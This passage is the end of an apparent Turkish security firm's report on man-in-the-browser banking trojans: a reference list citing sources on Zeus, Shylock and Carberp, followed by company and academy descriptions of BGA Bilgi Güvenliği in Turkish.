- Markets, Retrieved August 2014 from http://www.securitee.org/files/monkey_asiaccs2014.pdf
15. Ollmann, Gunter (2008). Man-in-the-Browser Attack Vectors, Retrieved from September 2014 from <http://www.slideshare.net/euestb1956e/csi2008-gunter-ollmann-maninthebrowser-presentation>
 16. Abuamhof (2010) Man-in-the-Browser. The Power of Javascript at the example of Carberp, Retrieved September 2014 from <http://www.tidos-group.com/blog/2010/12/09/man-in-the-browser-the-power-of-javascript-at-the-example-of-carberp/>
 17. Alcorn, Frichot, Orru (2014). The Browser Hacker's Handbook
 18. <http://www.ioactive.com/pdfs/ZeusSayEveBankingTrojanAnalysis.pdf>
 19. Meekostuff (2009) Overriding DOM Methods, Retrieved October 2014 from <http://www.meekostuff.net/blog/Overriding-DOM-Methods/>
 20. Falliere, Nicolas & Chien, Eric (2009) Zeus: King of the Bots, Retrieved October 2014 from http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/zeus_king_of_bots.pdf
 21. Neely, Kevin (2011). Howto: remotely dump the memory on Windows, Retrieved December 2014 from <http://rubbernecking.info/howto-remotely-dump-the-memory-on-windows-1>
 22. Lennon, Mike (2013). Shylock Banking Trojan Upgraded Again: New Modules Boost Functionality, Retrieved December 2014 from <http://www.securityweek.com/shylock-banking-trojan-upgraded-again-new-modules-boost-functionality>
 23. Zeltser, Lenny (2011). Process Monitor Filters for Malware Analysis and Forensics, Retrieved December 2014 from <http://blog.zeltser.com/post/9451096125/process-monitor-filters-for-malware-analysis>
 24. BAE Systems Detica (2013). Shylock Banking Trojan Evolution or Revolution, Retrieved December 2014 from <http://info.baesystemsdetica.com/rs/baesystems/images/ShylockWhitepaper.pdf>
 25. OWASP (2009). Retrieved December 2014 from https://www.owasp.org/index.php/Man-in-the-browser_attack

BGA Bilgi Güvenliđi A.Ş. Hakkında

BGA Bilgi Güvenliđi A.Ş. 2008 yılından bu yana siber güvenlik alanında faaliyet göstermektedir. Ülkemizdeki bilgi güvenliđi sektörüne profesyonel anlamda destek olmak amacı ile kurulan BGA Bilgi Güvenliđi, stratejik siber güvenlik danışmanlıđı ve güvenlik eğitimleri konularında kurumlara hizmet vermektedir.

Uluslararası geçerliliđe sahip sertifikalı 50 kişilik teknik ekibi ile, faaliyetlerini Ankara ve İstanbul ve USA’da sürdüren BGA Bilgi Güvenliđi’nin ilgi alanlarını “Sızma Testleri, Güvenlik Denetimi, SOME, SOC Danışmanlıđı, Açık Kaynak Siber Güvenlik Çözümleri, Büyük Veri Güvenlik Analizi ve Yeni Nesil Güvenlik Çözümleri” oluşturmaktadır.

Gerçekleştirdiđi başarılı danışmanlık projeleri ve eğitimlerle sektörde saygın bir yer edinen BGA Bilgi Güvenliđi, kurulduđu günden bugüne alanında lider finans, enerji, telekom ve kamu kuruluşlarına 1.000’den fazla eğitim ve danışmanlık projeleri gerçekleştirmiştir.

BGA Bilgi Güvenliđi, kurulduđu 2008 yılından beri ülkemizde bilgi güvenliđi konusundaki bilgi ve paylaşımların artması amacı ile güvenlike-posta listeleri oluşturulması, seminerler, güvenlik etkinlikleri düzenlenmesi, üniversite öğrencilerine kariyer ve bilgi sağlamak için siber güvenlik kampları düzenlenmesi ve sosyal sorumluluk projeleri gibi birçok konuda gönüllü faaliyetlerde bulunmuştur.

BGA Bilgi Güvenliđi AKADEMİSİ Hakkında

BGA Bilgi Güvenliđi A.Ş.’nin eğitim ve sosyal sorumluluk markası olarak çalışan Bilgi Güvenliđi AKADEMİSİ, siber güvenlik konusunda ticari, gönüllü eğitimlerin düzenlenmesi ve siber güvenlik farkındalıđını arttırıcı gönüllü faaliyetleri yürütülmesinden sorumludur. Bilgi Güvenliđi AKADEMİSİ markasıyla bugüne kadar “Siber Güvenlik Kampları”, “Siber Güvenlik Staj Okulu”, “Siber Güvenlik Ar-Ge Destek Bursu”, “Ethical Hacking yarışmaları” ve “Siber Güvenlik Kütüphanesi” gibi birçok gönüllü faaliyetin destekleyici olmuştur.